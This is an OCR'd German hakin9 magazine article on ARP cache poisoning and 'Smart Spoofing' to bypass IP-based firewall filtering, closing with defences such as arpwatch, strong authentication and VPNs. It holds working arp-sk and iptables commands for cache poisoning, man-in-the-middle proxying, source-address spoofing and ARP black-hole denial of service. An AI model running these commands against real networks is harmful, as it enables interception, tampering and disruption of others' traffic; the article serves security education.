hakin9

Wie man IP-Adressenfilterung an Firewalls bzw. Routern umgeht

Kristof De Beuckelaer

Das *hakin9* Magazin, Wydawnictwo Software, ul. Piaskowa 3, 01-067 Warschau, Polen *de@hakin9.org*

Fokus

Wie man IP-Adressenfilterung an Firewalls bzw. Routern umgeht

Kristof De Beuckelaer

Schwierigkeitsgrad

Spoofing ist ein gängiger Begriff im Sicherheitsbereich, der eine Situation beschreibt, in der sich eine Person bzw. ein Programm für einen anderen Kommunikationsteilnehmer ausgibt. Eine übliche Spoofingtechnik ist Ref-Tar-Spoofing. IP Smart Spoofing bedient sich einer Kombination des ARP Cache Poisoning, der Übersetzung von Netzwerkadressen und der Routingverfahren.

Es gibt eine neue Methode, IP-Adressen mit einem Tool namens ARP-sk zu spoofen, allerdings gibt es hierfür auch andere Tools, beispielsweise ARP-fillup. Wenn Sie sich gut genug auskennen, können Sie sich ein einfaches Perl-Skript schreiben, das diesen Prozess automatisiert und/oder ARP-sk und ARP-fillup nebeneinander nutzen lässt. IP Spoofing ist nichts Neues und es wurden inzwischen verschiedene Tools entwickelt, mit denen man es umsetzen kann. Daher zeigen wir nun, warum IP-basierte Zugriffskontrolle in vielen Fällen unzuverlässig ist und nicht in Unternehmensnetzwerken eingesetzt werden sollte. IP Smart Spoofing bedient sich einer Kombination aus ARP Cache Poisoning, Auflösung von Netzwerkadressen und Routingverfahren. Es bedarf keiner raffinierten Hacks. Zuerst fangen wir ganz am Anfang an, um uns ans MAC Spoofing und ARP Spoofing bzw. ARP Cache Poisoning zu erinnern und tasten uns dann an Smart Spoofing heran.

Die Auswirkungen von Smart Spoofing

Netzwerkgeräte wie Router oder Firewalls setzen oft IP-Quelladressenfilterung ein. Ihre Regeln können von jedem Rechner auf dem Pfad zwischen dem autorisierten *Client* und der *Firewall* umgangen werden. In den meisten Unternehmensnetzen, die über eine *Firewall* ans Internet angeschlossen sind, verfügen beispielsweise nur bestimmte wenige Rechner über die Möglichkeit direkt ans Internet zu gehen (wie der interne HTTP-Proxy mit Inhalts- bzw. URL-Filterung, Mailserver usw.). Mit Smart Spoofing kann jeder interne Nutzer diese Einschränkungen umgehen (die HTTP-Filterung von Inhalten und URL's umgehen, SMTP-basierte E-Mails

In diesem Artikel erfahren Sie…

- Warum IP-basierte Zugriffskontrolle in vielen Fällen weder sicher noch zuverlässig ist und nie im Unternehmensnetzwerk eingesetzt werden sollte.

Was Sie vorher wissen/können sollten...

- Sie sollten die Grundlagen des ARP-Spoofings, der Auflösung von Netzwerkadressen und der Routingverfahren kennen.

direkt verschicken/empfangen). Auf dieselbe Art und Weise können Anwendungen mit IP-basierten Zugriffsbeschränkungen von Unbefugten aus dem Netzwerkpfad zwischen einem autorisierten Client und dem autorisierten Server umgangen werden. So ist es bei vielen Anwendungen wie Apache ACL, r-Befehlen, NFS, TCP-Wrappern, eingeschränkten Administrationstools usw. Außerdem können Schutzmechanismen gegen SMTP Relaying umgangen werden, die auf die umgekehrte Auflösung von IP-Quelladressen bauen. Indem ein böswilliger Nutzer auf dem Pfad zwischen den STMP-Relays A und B die IP-Adresse des Hosts A spooft, kann er E-Mails durch B weiterleiten lassen, indem er eine gefälschte E-Mail-Quelladresse aus der von A gehosteten Domain verwendet.

Was ist ARP?

Das Address Resolution Protocol (ARP) ist ein Netzwerkprotokoll, das eine Adresse der Vermittlungsschicht auf die Hardwareadresse der Sicherungsschicht abbildet. ARP wird beispielsweise bei der Auflösung von IP-Adressen in die entsprechenden Ethernet-Adressen verwendet.

Wie bildet ARP eine IP-Adresse auf eine Ethernet-Adresse ab?

Wenn ARP eine vorgegebene IP-Adresse in eine MAC-Adresse auflösen soll, *broadcastet* ein ARP-Anfragepaket. Dieses Paket enthält die MAC- und IP-Quelladressen sowie die IP-Zieladresse. Jeder Host im lokalen Netzwerk empfängt dieses Paket. Der Host mit der vorgegebenen Zieladresse meldet sich beim Absenderhost mit einem ARP-Antwortpaket.

Schnelle Übersicht über die Möglichkeiten von ARP-sk

ARP ist ein bekanntes Protokoll, es ermöglicht eine ganze Reihe verschiedener Angriffe und doch ist der häufigste Angriff auf *Sniffing* beschränkt. ARP-sk ist zur Manipulation von ARP-Tabellen an allerlei Geräten gedacht.

Tabelle 1. *Ein Ethernet-Frame*

Ziel-MAC	Quell-MAC	Typ	Payload	Prüfsumme
Ethernetframe				

Hardwaretyp		Protokolltyp
HW-Addr.-Länge	P-Addr.-Länge	Opcode
Hardwareadresse der Quelle		
Protokolladresse der Quelle		
Hardwareadresse des Ziels		
Protokolladresse des Ziels		

Dies kann man ohne Weiteres durch das Verschicken entsprechender Pakete bewerkstelligen. Grundsätzlich ist ein ARP-Anfragepaket in einem Ethernet/IP-Netzwerk durch sieben wichtige Parameter gekennzeichnet (siehe Tabelle 1):

- die Ethernet-Schicht stellt zwei Adressen bereit (SRC und DST),
- die ARP-Schicht enthält den Nachrichtencode (*request* oder *reply*) und die Portnummern (ETH, IP) für die Quelle und das Ziel.

Dabei ist nirgendwo gesagt, dass die ARP- und Ethernet-Schicht konsistent sein müssen. Daher brauchen die Adressen auf den beiden Schichten nicht korelliert zu sein.

`<<small reminders>> #1 ARP-Manipulation`

ARP-Manipulation oder wie der Verkehr in einem LAN umgeleitet wird

Das Erste, was einem in den Sinn kommt, wenn man ein LAN belauschen will, ist, sein Netzwerkinterface in den Promiscuous-Mode zu schalten. Dies führt dazu, dass jedes am Interface ankommende Paket direkt von Schicht 2 (meistens Ethernet) nach oben (IP, ARP, DNS...) geleitet wird, ohne dass geprüft wird, ob dieses Interface das richtige Ziel des Pakets ist oder nicht. Leider hat die Methode ihre Einschränkungen, da es unmöglich ist, damit über einen Switch hinaus zu gehen.

`<<small reminders >> #2 MAC-Spoofing`

MAC-Spoofing

Dieser Angriff zielt typischerweise auf das Ethernet-Protokoll auf der Schicht 2 ab. Er erweist sich als sehr effektiv gegen Switches, die ihre CAM-Tabellen (Content Addressable Memory bei Cisco) aktualisieren; die Tabellen beinhalten alle Ethernet-Adressen, die an jeden Port des Switch gebunden sind. Manchmal ist aber auch diese Attacke nicht die beste und effizienteste.

- Wenn die CAM-Tabelle statisch ist, wird der Port beim Opfer geschlossen und der Administrator benachrichtigt.

Allerdings fallen einige Switches in den fail open Modus zurück (sie leiten jedes Paket an alle Ports weiter, genau wie Hubs), wenn es zu zu vielen Konflikten kommt.

`<<small reminders >> #3 ARP-Spoofing`

ARP-Spoofing

Da MAC-Spoofing weder effizient noch gut verschleiert ist, wechseln wir eine Schicht nach oben, zum ARP-Protokoll. ARP-Meldungen werden ausgetauscht, wenn ein Host die MAC-Adresse eines anderen zu ermitteln versucht. Wenn batman beispielsweise robins MAC-Adresse benötigt, verschickt er eine ARP-Abfrage (*Who has?* Red.- ARP wird verwendet, um die Ethernet-Adresse eines Hosts anhand seiner IP-Adresse zu ermitteln. ARP wird breit von allen Hosts in Ethernet-Netzwerken eingesetzt.) an die Broadcast-Adresse und robin gibt seine MAC-Adresse zurück.

Was passiert aber, wenn Joker schneller als Robin ist?

Listing 1. *Verschicken der Who has Abfrage*

```
[root@joker]# arp-sk -w -d batman -S robin -D batman
+ Running mode "who-has"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 00:00:00:00:00:00
+ Target ARP IP : 192.168.1.1 (batman)

--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP Who has 192.168.1.1 (00:00:00:00:00:00) ?
    Tell 192.168.1.2 (00:10:a4:9b:6d:81)

--- batman (00:00:00:00:00:00) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP Who has 192.16.1.1 (00:00:00:00:00:00) ?
    Tell 192.168.1.2 (00:10:a4:9b:6d:81)
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

Listing 2. *Der Cacheinhalt bei Batman*

```
# before
[batman]$ arp -a
alfred (192.168.1.3) at 00:90:27:6a:58:74

# after
[batman]$ arp -a
robin (192.168.1.2) at 00:10:a4:9b:6d:81
alfred (192.168.1.3) at 00:90:27:6a:58:74
```

```
12:50:31.198300 arp who-has robin
tell batman [1]
12:50:31.198631 arp reply robin is
-at 0:10:a4:9b:6d:81 [2]
```

Batman trägt jokers MAC-Adresse in seinen ARP-Cache ein. Da aber batmans Paket gebroadcastet wurde, antwortet auch robin:

```
12:50:31.198862 arp reply robin is
-at 52:54:5:fd:de:e5 [3]
```

Wichtig

Wenn das Opfer den zu spoofenden Eintrag nicht bereits aufbewahrt, bringt das Antworten nichts, weil der Cache einen nicht existierenden Eintrag nicht aktualisiert. ARP-Cache?

ARP speichert die Abbildungen von IP- auf MAC-Adressen in einer Tabelle im Speicher, die als ARP-Cache bezeichnet wird. Die Einträge in der Tabelle werden automatisch hinzugefügt und entfernt.

ARP Cache Poisoning

Da die besprochenen Angriffe ihre Beschränkungen haben, erweist sich den Cache des Opfers zu manipulieren als die beste Lösung, egal, was für ARP-Meldungen er verschickt. Dazu müssen wir entweder versuchen:

- einen neuen Eintrag in den Cache des Opfers einzutragen oder
- einen bereits vorhandenen Eintrag zu aktualisieren

Erstellen eines neuen Eintrags

Dazu schicken wir eine Abfrage (*Who has?*) an das Opfer. Wenn ein Host ein *who-has* empfängt, glaubt er, dass eine Verbindung aufgebaut werden wird. Um also den ARP-Verkehr zu reduzieren, legt er in seinem ARP-Cache einen neuen Eintrag an und speichert darin die in der ARP-Anfrage angegebenen Adressen (siehe Listings 1 und 2). Hier ist eine kurze Legende zu unseren weiteren Aktionen:

- `->D` – die Adresse des Filtergeräts, mit dem die Verbindung hergestellt werden soll
- `->S` – die zu spoofende Adresse des vertrauenswürdigen Hosts

Jetzt werden also, wenn batman eine Verbindung zu robin herstellt, Pakete an joker geschickt, und zwar ohne dass batman etwas zu senden braucht. Dabei ist das Verschicken einer ARP-Anfrage im Unicast-Modus völlig RFC-konform. Ein Host überprüft damit nämlich die Einträge in seinem Cache.

Aktualisieren eines Eintrags

Die Methode des ARP-Spoofings ist genau das, was wir brauchen! Wir

Listing 3. *Aktualisierungsmethode*

```
[root@joker]# arp-sk -r -d batman -S robin -D batman
+ Running mode "reply"
+ IfName: eth0
+ Source MAC: 00:10:a4:9b:6d:81
+ Source ARP MAC: 00:10:a4:9b:6d:81
+ Source ARP IP : 192.168.1.2 (robin)
+ Target MAC: 52:54:05:F4:62:30
+ Target ARP MAC: 52:54:05:F4:62:30
+ Target ARP IP : 192.168.1.1 (batman)
--- Start sending --
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP For 192.168.1.1 (52:54:05:F4:62:30)
    192.168.1.2 is at 00:10:a4:9b:6d:81
--- batman (52:54:05:F4:62:30) statistic ---
To: 52:54:05:F4:62:30 From: 00:10:a4:9b:6d:81 0x0806
  ARP For 192.168.1.1 (52:54:05:F4:62:30):
    192.168.1.2 is at 00:10:a4:9b:6d:81
1 packets tramitted (each: 42 bytes - total: 42 bytes)
```

müssen lediglich ARP-Antworten an batman schicken, die robins IP-Adresse, aber jokers MAC-Adresse enthalten. Auch wenn ein Eintrag in batmans Cache vorhanden ist, wird er mit jokers Angaben überschrieben:

```
[batman]$ arp -a
robin (192.168.1.2)
at 52:54:05:fd:de:e5
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Und jetzt aktualisieren wir den Cache auf diese Art und Weise (siehe Listing 3). Nun sehen wir uns das Ergebnis an, das ungefähr wie folgt aussehen sollte:

```
[batman]$ arp -a
robin (192.168.1.2)
at 00:10:a4:9b:6d:81
alfred (192.168.1.3)
at 00:90:27:6a:58:74
```

Mögliche Angriffe

Jetzt sind wir nach den erforderlichen Vorbereitungen imstande, die Kommunikation zwischen batman und robin zu stören. Sehen wir uns die möglichen Formen der Attacke an.

Sniffing

Ein nahe liegender und den größten Spaß bietende Ansatz ist ein *Man in the Middle* Angriff.

Proxying und Hijacking

Wir sind jetzt imstande, den Verkehr als ein transparenter Proxy mittels Anwendungsstreams umzuleiten. Die IP-Schicht (oder ein beliebiges Tool) muss einfach die Daten zur entsprechenden Anwendung befördern, auch wenn der Zielhost nicht der unsrige ist. Beispielsweise kann joker versuchen, bestimmte Eingaben in einer HTTP-Transaktion zwischen batman und robin zu modifizieren:

```
[root@joker]# iptables
-t nat -A PREROUTING -p tcp
-s robin -d batman --dport 80
-j REDIRECT --to-ports 80
```

Joker braucht nur einen HTTP-Proxy auf seinem Port 80 einzurichten. So



Abbildung 1. *Der Man in the Middle Angriff*



Abbildung 2. *Proxying*



Abbildung 3. *Smart Spoofing*

kann er beliebige Daten manipulieren. Mehr noch, wenn irgendeine einfache Integritätsprüfung der Daten (beispielsweise mit CRC32, MD5 oder SHA-1) durchgeführt wird, kann joker die Prüfsummen neu berechnen, bevor er die Daten weiterleitet. Die Einschränkungen sind nur die des Tools, mit dem die Daten behandelt werden.

Wenn joker beispielsweise einen Teil einer abgelegten HTTP-Site auf seinem eigenen HTTP-Server führt, deren Teil allerdings etwas modifiziert ist, werden die Abfragen des unangetasteten Teils direkt an die

richtige Site weitergeleitet. Abbildung 2 zeigt, wie das nach den folgenden Modifikationen aussieht:

```
[root@joker]# arp-sk
-r -d robin -S batcave-gw -D robin
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
[root@joker]# arp-sk
-r -d batman -S batcave-gw -D batman
[root@joker]# arp-sk
-r -d batcave-gw -S batman
-D batcave-gw
[...]
```

Bei solch einer Konfiguration verschickt joker ICMP-Redirects an die vergifteten Hosts. Um das zu vermeiden, müssen wir diese Art von Paketen sperren. Unter Linux erfolgt das mittels IP sysctl:

```
[root@joker]# echo 0
> /proc/sys/net/ipv4/conf/
all/send_redirects
```

Umgehen von Firewalls (Smart Spoofing)

Mit ARP Cache Poisoning bringt der böswillige Nutzer seinen Rechner auf die Kommunikationsroute zwischen dem Server und dem *Client*. Dank IP Forwarding wird der Verkehr an den *Client* nach wie vor weitergeleitet. Natürlich sind ICMP Redirects auf dem Angreiferrechner gesperrt. Schließlich spooft der böswillige Nutzer die IP-Adresse des *Clients* und baut eine neue Verbindung zum Server auf. Dann kann er beliebige typische Netzwerkanwendungen Verbindungen zum Server mit der IP-Adresse des Clients herstellen lassen. Jegliche IP-basierte Zugriffskontrolle wird dadurch nutzlos. Darüber hinaus wird der bestehende Verkehr nicht gestört und der Smart Spoofing Angriff kann serverseitig nicht als solcher erkannt werden. Indem man sich für einen anderen Host im Netzwerk ausgibt und bestimmte Verbindungen abfängt, kann man Firewalls umgehen, indem die Regeln des gespooften Clients angewendet werden. Dazu braucht joker keine doppelten Umleitungen (ARP MiM) wie es bei der vorigen Methode der Fall war:

```
[root@joker]# arp-sk
-r -d batcave-gw -S robin -D batcave-gw
```

Mit dem Einsatz von Linux wird der Angriff umso einfacher, da Netfilter NAT-Funktionalitäten automatisch Pakete sortieren, die jeweils zu den eigenen Verbindungen des Angreifers gehören und nicht:

```
[root@joker]# iptables
-t nat -A POSTROUTING
-j SNAT --to 192.168.1.2
```

Denial of Service

Ein *Denial of Service* ist ein sehr einfacher Angriff, der beim Herumspielen mit ARP-Meldungen durchgeführt werden kann. Man braucht lediglich alle umzuleitenden Pakete zu verwerfen:

```
[root@joker]# iptables
-A FORWARD -s robin -d batman -j DROP
```

Wenn man den Verkehr lieber nicht über den eigenen Rechner leiten möchte, kann man auch ein schwarzes Loch in ARP erzeugen, indem man Pakete an ungenutzte MAC-Adressen verschickt.

```
[root@joker]# arp-sk
-r -d robin -S batman
--rand-arp-hwa-src -D robin
```

Jetzt glaubt robin, batman sei tot.

Zusammenfassung

Wegen Sicherheitslücken im ARP-Protokoll und dem daraus resultierenden Smart Spoofing Angriff können IP-basierte Mechanismen der Zugriffskontrolle in vielen Fällen umgangen werden. Wenn gespoofte ARP-Antworten verschickt werden, spüren die meisten IDS, die an allen Ports im Switch lauschen, doppelte IP-Adressen auf, sperren den Angriff allerdings eigentlich nicht. Außerdem kann diese Schutzmaßnahme die Aufstellung einer ganzen Reihe von NIDS in vielen Netzwerken erfordern.

Ein anderer Weg wäre, hostbasierte IDS einzurichten, um ARP-Meldungen zu überwachen und die Konsistenz der ARP-Tabellen aufrecht zu erhalten. Das für viele UNIX-Plattformen verfügbare arpwatch führt eine Datenbank der MAC-Adressen, die im Netzwerk erkannt wurden und der damit assoziierten IP-Adressen. Wenn sich etwas um diese Assoziationen herum ereignet, benachrichtigt es den Administrator per E-Mail, beispielsweise bei einem neuen Knoten/neuer Aktivität, bei Flipflops, Änderungen, sowie bei der Wiederverwendung alter Adressen. Man sollte einen zuverlässigen Mechanismus zur Zugriffskontrolle, starke Authentifizierung statt der Identifizierung per IP-Adressen oder Klartextpasswörtern einsetzen. VPN-Protokolle wie SSH, SSL oder IPSec verbessern die Sicherheit wesentlich, indem sie Authentifizierung, Integritätskontrolle und Vertraulichkeit gewährleisten.

Es gibt also einige Methoden, sich gegen ARP-bezogene Angriffe zu wehren, duplizierte MAC-Adressen an einem Switch zu erkennen und/oder Sticky-ARP zu aktivieren. So kann Änderungen der MAC-Adressen an Endknoten vorgebeugt werden, allerdings bei einem potenziell hohen administrativen Aufwand. ●

Über den Autor

Kristof De Beuckelaer ist Student und lebt in Belgien. Sein Interesse für Sicherheitsfragen hat gleich am ersten Tag begonnen, an dem er über Linux, Exploits, Sicherheitskorrekturen, Netzwerke usw. gelesen hat und damit zu experimentieren begann. Seit etwa 4 oder 5 Jahren ist er aktives Mitglied mehrerer Benutzergruppen, von Codern bis hin zu Autoren, von Windows bis hin zu Linux. Seine erste Erfahrung mit Linux war eine Terminalsitzung und seitdem ist das Experiment nie zu Ende; etwas später kam sein erstes selbstgebautes linuxbasiertes Betriebssystem für seine persönliche Nutzung.

Gedanken

Vielen Dank Laurent Licour & Vincent Royer für die neue Smartspoofing Technik zu schaffen, die in diesem Artikel benutzt würde.